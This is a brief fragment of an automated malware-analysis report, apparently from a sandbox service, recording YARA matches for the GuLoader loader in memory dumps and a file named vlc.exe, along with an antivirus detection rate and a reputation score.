Yara matches:	• Rule: JoeSecurity_GuLoader_1, Description: Yara detected GuLoader, Source: 00000006.00000002.2365772167.0000000000401000.00000020.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000006.00000002.2365714834.00000000002A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_GuLoader_1, Description: Yara detected GuLoader, Source: 00000006.00000000.2148896829.0000000000401000.00000020.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_GuLoader_1, Description: Yara detected GuLoader, Source: C:\Users\Public\vlc.exe, Author: Joe Security
Antivirus matches:	• Detection: 7%, ReversingLabs
Reputation:	low

[File Activities](#)

Show Windows behavior

Disassembly

Code Analysis